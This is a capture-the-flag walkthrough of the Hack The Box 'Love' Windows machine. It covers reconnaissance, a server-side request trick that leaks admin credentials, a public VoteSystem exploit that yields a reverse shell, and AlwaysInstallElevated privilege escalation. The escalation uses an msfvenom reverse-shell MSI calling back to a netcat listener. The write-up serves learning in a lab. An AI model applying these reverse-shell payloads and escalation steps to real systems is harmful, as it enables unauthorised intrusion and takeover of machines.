Love walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.


Reconnaissance

The results of an initial nMap scan are the following:



```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Windows/Easy/Love/nMap]
└─$ nmap -sT -sV -A -sC -p- 10.10.10.239 -oA Love
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-10 19:58 AEDT
Nmap scan report for 10.10.10.239
Host is up (0.038s latency).
Not shown: 65516 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in
| Not valid before: 2021-01-18T14:00:16
|_Not valid after:  2022-01-18T14:00:16
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3306/tcp  open  mysql?
| fingerprint-strings:
|   NULL, ms-sql-s:
|_    Host '10.10.14.14' is not allowed to connect to this MariaDB server
5000/tcp  open  http         Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
5040/tcp  open  unknown
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
5986/tcp  open  ssl/http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
| ssl-cert: Subject: commonName=LOVE
| Subject Alternative Name: DNS:LOVE, DNS:Love
| Not valid before: 2021-04-11T14:39:19
|_Not valid after:  2024-04-10T14:39:19
| tls-alpn:
|_  http/1.1
|_ssl-date: 2024-11-10T09:23:50+00:00; +21m34s from scanner time.
7680/tcp  open  pando-pub?
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
```

Figure 1 - nMap scan results (part 1)




```
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.94SVN%I=7%D=11/10%Time=673075E9%P=x86_64-pc-linux-gnu%
SF:r(NULL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.14'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(ms-sql-s
SF:,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.14'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, LOVE, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 21m33s
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 216.82 seconds
```

Figure 2 - nMap scan results (part 2)

Open ports are 80, 135, 139, 443, 445, 3306, 5000, 5040, 5985, 5986, 7680, 47001, 49664, 49665, 49666, 49667, 49668, 49669 and 49670. So, this box has a web application running on ports 80, 443, 5000, 5985, 5986 and 47001, MSRPC (port 135) service enabled, NetBIOS (port 139) service enabled, MySQL (port 3306) service enabled, Panda-pub (7680) service enabled and unknown services on ports 5040, 49664, 49665, 49666, 49667, 49668, 49669 and 49670. Also, this box seems to be a Windows target.

Initial foothold

Since I had a Windows target, I tried to run the *rpcdump.py* script and I found an interesting named pipe I can leverage to exploit the box. However, it requires some valid credentials, so I can't do it now. I tried to use the *dcomexex.py* script, but I have the same "issue". Also, I have a database exposed. So, I navigate the web application running on port 80 and tried to exploit an SQL injection vulnerability. This seems possible. I run SQLMap, and I accessed to the data contained. I found a hashed password and I tried to crack it, but it seems to be not possible. At this point, I browsed to the web application running on port 443 and I checked his certificate. There, I found a new subdomain and a possible username:



Certificate

staging.love.htb

Subject Name


Country	in
State/Province	m
Locality	norway
Organization	ValentineCorp
Organizational Unit	love.htb
Common Name	staging.love.htb
Email Address	roy@love.htb

Issuer Name

Country	in
State/Province	m
Locality	norway
Organization	ValentineCorp
Organizational Unit	love.htb
Common Name	staging.love.htb
Email Address	roy@love.htb

Figure 3 - Subdomain and possible username found

So, I added the subdomain in the */etc/hosts* file and I browsed to this URL. I found a site where I can upload a file. This application provides an analysis feature. I had to insert a file URL and it includes this file in the page. Since I have some other web server where I didn't find anything, or I wasn't able to access via browser, I tried to use those addresses. When I used http://127.0.0.1:5000, as URL to the web server running on port 5000, I found some credentials:



Specify the file url:

File to scan

Enter the url of the file to scan

Voting system Administration


Vote Admin Creds admin: @[redacted]!!

© Valentine Corpotation. All Rights Reserved.

Figure 4 - Credentials found

User flag

I tried to use these credentials and I obtained access to the voting portal running on port 80. At this point, I searched an exploit on the Internet against the $VoteSystem$ and I run it:



```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ python ./exploit.py
Start a NC listner on the port you choose above and run...
Logged in
Poc sent successfully
```


```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 8898
listening on [any] 8898 ...
connect to [10.10.14.17] from (UNKNOWN) [10.10.10.239] 57837
b374k shell : connected

Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\omrs\images>whoami
whoami
love\phoebe

C:\xampp\htdocs\omrs\images>cd C:\Users\phoebe
cd C:\Users\phoebe

C:\Users\Phoebe>cd Desktop
cd Desktop

C:\Users\Phoebe\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 56DE-BA30

 Directory of C:\Users\Phoebe\Desktop

04/13/2021  02:20 AM    <DIR>          .
04/13/2021  02:20 AM    <DIR>          ..
11/18/2024  11:42 AM                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,820,871,680 bytes free

C:\Users\Phoebe\Desktop>type user.txt
type user.txt
8[redacted]8

C:\Users\Phoebe\Desktop>
```

Figure 5 - Exploit and user flag

Of course, it was needed to insert credentials, IP target and listening IP and port inside the script code. In this way, I obtained a shell and the user flag.


Privilege escalation

At this point I needed to escalate my privileges. I run WinPeas tool and I found two interesting permission set. I was able to manually find the same information too, so I inserted in this walkthrough both screenshots:



```
����������� Checking AlwaysInstallElevated
� https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```


Figure 6 - Info for privilege escalation (using WinPeas)



```
C:\>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


C:\>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Figure 7 - Info for privilege escalation manually found

Since these permissions let me to install programs as $NT\ AUTHORITY\backslash SYSTEM$, I simply created a payload with MSFVenom running the command: $msfvenom\ -p\ windows/shell\_reverse\_tcp\ lhost = 10.10.14.9\ lport = 7764\ -f\ msi\ >\ shell.msi$. I uploaded it on the target and executed it running the command: $msiexec\ /quiet\ /qn\ /i\ exploit.msi$. In this way I obtained a shell as $NT\ AUTHORITY\backslash SYSTEM$ and I retrieved the root flag:



```
C:\Users\Phoebe\AppData\Local\Temp>msiexec /?
msiexec /?

C:\Users\Phoebe\AppData\Local\Temp>msiexec /quiet /qn /i exploit.msi
msiexec /quiet /qn /i exploit.msi

C:\Users\Phoebe\AppData\Local\Temp>

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 7764
listening on [any] 7764 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.10.239] 57120
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
[redacted]

C:\WINDOWS\system32>
```

Figure 8 - Privilege escalation and root flag

Personal comments

I really enjoyed this box because has some interesting points. It was very interesting to find a subdomain and a possible username (but it was useless) in the SSL certificate. I could find the subdomain reading better the nMap scan results too. So, I learnt a different place where to search useful information. Also, it was very interesting the way to escalate privileges. It was the first time I found this path and it is in my know-how now. So, as I said, I enjoyed this box which teach me something new. I rated it as Easy on Hack The Box platform.

References

https://book.hacktricks.xyz/network-services-pentesting/135-pentesting-msrpc

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#basic-uac-bypass-full-file-system-access